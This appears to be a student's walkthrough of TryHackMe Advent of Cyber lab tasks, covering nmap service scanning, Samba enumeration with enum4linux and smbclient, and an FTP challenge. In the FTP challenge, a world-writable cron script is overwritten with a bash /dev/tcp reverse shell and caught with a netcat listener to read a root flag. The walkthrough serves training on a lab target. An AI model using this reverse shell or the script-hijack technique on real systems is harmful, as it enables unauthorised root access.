
Tool Used: Nmap

Solution/walkthrough:

Question #1 When was Snort created?

Answer: 1998

This one just needed a quick Google search to see that Snort was created in 1998:



Question #2 Using Nmap on 10.10.92.208, what are the port numbers of the three services running? (Please provide your answer in ascending order/lowest -> highest, separated by a comma)

Answer: 80,2222,3389

1. Start by doing a nmap scan of that IP address

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root@ip-10-10-5-111: ~
File Edit View Search Terminal Help
root@ip-10-10-5-111:~# nmap 10.10.92.208

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-20 10:54 BST
Nmap scan report for ip-10-10-92-208.eu-west-1.compute.internal (10.10.92.208)
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:54:4F:CF:5E:5B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds
root@ip-10-10-5-111:~#
```

2. The three open ports reflected here are a web server on 80, SSH on 2222, and a remote desktop connection on 3389.

Question #5 Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Answer: Ubuntu

```
root@ip-10-10-5-111:~# nmap -sV 10.10.92.208

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-20 11:11 BST
Nmap scan report for ip-10-10-92-208.eu-west-1.compute.internal (10.10.92.208)
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:54:4F:CF:5E:5B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.01 seconds
root@ip-10-10-5-111:~#
```

Question: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Answer: Blog

1. Again using the original scan as a guide, focusing on the web server (port 80), look closely at the HTTP title section. This shows that it is being used as a blog.

```
Nmap done: 1 IP address (1 host up) scanned in 42.00 seconds
root@ip-10-10-5-111:~# nmap -script http-title -p 80 10.10.92.208

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-20 11:10 BST
Nmap scan report for ip-10-10-92-208.eu-west-1.compute.internal (10.10.92.208)
Host is up (0.00021s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_http-title: TBFC&#39;s Internal Blog
MAC Address: 02:54:4F:CF:5E:5B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds
root@ip-10-10-5-111:~#
```

#### Thought Process/Methodology

First off, to find out when Snort was created, we just look it up on any search engine. To find the port numbers of the three services running, we run an nmap scan on the IP address and we are presented with 3 open ports, which we sort in increasing order for the answer. It is worth noting that we use the -A argument here, which enables OS detection, version detection, script scanning, and traceroute for nmap. To find out the Linux distribution that is running, it is stated on port 2222 for the SSH service, which was displayed due to the aforementioned -A argument including the OS detection, which means we don't need to rescan. In order to retrieve the "HTTP-TITLE" of the webserver, we use nmap's Network Scripting Engine (NSE), specifically the "http-title" script, to show the title of the default page of the web server. It is displayed in the terminal as "Internal Blog", so we can reasonably conclude that the website might be used for a blog, which is the answer to this question.

Day 9: Anyone can be Santa!

Tool Used: Kali Linux, netcat, ftp, terminal

Solution/walkthrough:

Question #1: Name the directory on the FTP server that has data accessible by the "anonymous" user

Answer: public

1. I started off by logging into the FTP server as anonymous

```
root@ip-10-10-47-155: ~  
File Edit View Search Terminal Help  
root@ip-10-10-47-155:~# ftp 10.10.91.91  
Connected to 10.10.91.91.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.91.91:root): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> █
```

2. After looking at the directories, we can see that there is one that is available for the user anonymous to access, which is public

```
ftp> ls -al  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x  6 65534  65534      4096 Nov 16 15:06 .  
drwxr-xr-x  6 65534  65534      4096 Nov 16 15:06 ..  
drwxr-xr-x  2 0      0          4096 Nov 16 15:04 backups  
drwxr-xr-x  2 0      0          4096 Nov 16 15:05 elf_workshops  
drwxr-xr-x  2 0      0          4096 Nov 16 15:04 human_resources  
drwxrwxrwx  2 65534  65534      4096 Nov 16 19:35 public  
226 Directory send OK.  
ftp> █
```

Question #2: What script gets executed within this directory?

Answer: backup.sh

1. Change the directory into public and then look at the contents. There is a script called backup.sh located within it.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx   2 65534   65534   4096 Nov 16 19:35 .
drwxr-xr-x   6 65534   65534   4096 Nov 16 15:06 ..
-rwxr-xr-x   1 111     113     341 Nov 16 19:34 backup.sh
-rw-rw-rw-   1 111     113     24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp> █
```

Question #3: What movie did Santa have on his Christmas shopping list?

Answer: The Polar Express

1. To retrieve the shopping list, I used the get command and downloaded it to view it in my system

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (18.5130 kB/s)
ftp> █
```

```
root@ip-10-10-47-155: ~
File Edit View Search Terminal Help
root@ip-10-10-47-155:~# ls
Desktop      Instructions  Postman      shoppinglist.txt
Downloads    Pictures     Scripts      thinclient_drives
root@ip-10-10-47-155:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-47-155:~#
```

Question #4: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

Answer : THM{even\_you\_can\_be\_santa}

1. I started by grabbing that file from the FTP server in the same way

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (6.2539 MB/s)
ftp>
```

2. I opened it up in nano so I could start some edits.

```
root@ip-10-10-47-155:~# nano backup.sh
root@ip-10-10-47-155:~#
```

3. Using a Reverse Shell Cheat Sheet, I erased everything else and added something that would give me a reverse shell.

```
root@ip-10-10-47-155: ~
File Edit View Search Terminal Help
GNU nano 2.9.3 backup.sh

#!/bin/bash

bash -i >& /dev/tcp/10.10.47.155/4444 0>&1

# Merry Christmas
```

4. Then, I am going to set up a listener using Netcat.

```
root@ip-10-10-47-155: ~
File Edit View Search Terminal Help
root@ip-10-10-47-155:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
█
```

5. Close and save the backup.sh file and then upload it to the FTP server with the put command.



```
ftp> cd public
250 Directory successfully changed.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
77 bytes sent in 0.00 secs (2.2252 MB/s)
ftp>
```

6. After a while, you will receive a connection at your listener

```
root@ip-10-10-47-155: ~
File Edit View Search Terminal Help
root@ip-10-10-47-155:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.91.91 54780 received!
bash: cannot set terminal process group (1410): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

7. Then, we just need to navigate to the flag.txt file

```
root@ip-10-10-47-155: ~
File Edit View Search Terminal Help
root@ip-10-10-47-155:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.91.91 54780 received!
bash: cannot set terminal process group (1410): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

### Thought Process/Methodology

To enter the FTP server, we just type the command “ftp {ip\_address}” into the terminal, replacing “ip\_address” with your target’s IP address. Then we use “ls” and “cd” to navigate into the target directory to access the required files. Using the “get” command, we manage to download some of the files to view. After modifying the backup.sh file, we upload it back to the server to replace the old one with the malicious one with the “put” command. Using Netcat listener to listen on the specified port, we managed to gain root access to the server and are able to find the final flag for the challenge.

Day 10: Networking - Don't be selfish!

Tools used: Kali Linux, enum4linux

**Question: Using enum4linux, how many users are there on the Samba server**

**Answer : 3**

1. Using the enum4linux command to list the users (-U), it will list all the users.

```
=====
|   Users on 10.10.197.121   |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:  Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Name: elfmceager
Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson  Name:  Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sun Jun 26 11:18:59 2022

root@ip-10-10-166-176:~/Desktop/Tools/Miscellaneous#
```

2. Here we can see enum4linux listing all the users in the samba server, and there are 3 users in total.

**Question: Now how many "shares" are there on the Samba server?**

**Answer: 4**

1. Using the enum4linux command to list the shares (-S), it will list all the shares.

```
root@ip-10-10-166-176: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
| Getting domain SID for 10.10.197.121 |
=====
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| Share Enumeration on 10.10.197.121 |
=====
WARNING: The "syslog" option is deprecated

  Sharename      Type      Comment
  -----
  tbfc-hr        Disk      tbfc-hr
  tbfc-it        Disk      tbfc-it
  tbfc-santa     Disk      tbfc-santa
  IPC$          IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

  Server          Comment
  -----
  Workgroup       Master
  -----
```

2. Here we can see enum4linux listing all the shares in the samba server, and there are 4 shares in total.

**Question: Use smbclient to try to log in to the shares on the Samba server. What share doesn't require a password?**

**Answer: tbfc-santa**

1. Using the enum4linux command to list the shares (-S), enum4linux will list all the shares.

```
root@ip-10-10-166-176: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
|   Getting domain SID for 10.10.197.121   |
=====
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
|   Share Enumeration on 10.10.197.121   |
=====
WARNING: The "syslog" option is deprecated

      Sharename      Type      Comment
      -
      tbfc-hr        Disk      tbfc-hr
      tbfc-it        Disk      tbfc-it
      tbfc-santa     Disk      tbfc-santa
      IPC$          IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      -
      Workgroup       Master
      -
```

2. This is the listing of enum4linux. We can see the program is trying to map the shares on the server.
3. We can see that the first and second share Mapping is denied meanwhile the third share is OK which means the share has no password required.
4. We access the share by using the smbclient client.
5. By using this command `smbclient//10.10.197.121/tbfc-santa`
6. We can access the share. It will then ask for the password as mentioned in the above question. Find the share that does not have a password and enter it.

```
root@ip-10-10-166-176: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
enum4linux complete on Sun Jun 26 11:29:40 2022

root@ip-10-10-166-176:~/Desktop/Tools/Miscellaneous# smbclient //10.10.197.121/t
bfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> help
?                allinfo          altname          archive          backup
blocksize        cancel           case_sensitive  cd               chmod
chown            close           del              deltree         dir
du               echo            exit             get              getfacl
geteas           hardlink        help            history          iosize
lcd              link            lock             lowercase       ls
l                mask            md               mget            mkdir
more             mput            newer            notify           open
posix            posix_encrypt   posix_open       posix_mkdir      posix_rmdir
posix_unlink     posix_whoami    print            prompt           put
pwd              q               queue            quit             readlink
rd               recurse        reget            rename           reput
rm               rmdir          showacls         setea            setmode
scopy            stat            symlink          tar              tarmode
timeout          translate       unlock           volume           void
wdel             logon           listconnect      showconnect      tcon
```

7. We now have access to the share.

**Question: Log in to this share, what directory did ElfMcSkidy leave for Santa?**


**Answer: jingle-tunes**

1. We can use the ls command to list all the files and directories in share.

```
smb: \> ls
.                D            0   Thu Nov 12 02:12:07 2020
..               D            0   Thu Nov 12 01:32:21 2020
jingle-tunes     D            0   Thu Nov 12 02:10:41 2020
note_from_mcskidyt.txt  N          143  Thu Nov 12 02:12:07 2020

10252564 blocks of size 1024. 5369404 blocks available
smb: \> █
```

2. As we can see there is a note from McSkidy on server. we can use the get command to download the .txt file to our computer home directory.

A terminal window titled 'root@ip-10-10-166-176: /usr/share/wordlists' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
root@ip-10-10-166-176:~# cd /usr/share/wordlists
root@ip-10-10-166-176:/usr/share/wordlists# ls
dirb          fasttrack.txt  note_from_mcskidy.txt  rockyou.txt  wordlists.zip
dirbuster     MetasploitRoom PythonForPentesters    SecLists
root@ip-10-10-166-176:/usr/share/wordlists# cat note_from_mcskidy.txt
Hi Santa, I decided to put all of your favourite jingles onto this share - allow
ing you access it from anywhere you like! Regards ~ ElfMcSkidy
root@ip-10-10-166-176:/usr/share/wordlists#
```

3. We can read the .txt file where ElfMcSkidy put all the tunes in the jingle-tunes.

#### Thought Process/Methodology

We had access to their local network, thus using enum4linux, we were able to list all the samba users and shares. We are able to detect one of the shares that has no password which is the tbfc-santa share and were able to access the share and list all the files within it. Here, we can see a text file where we can use the “get” command to save it to our main computer and read it.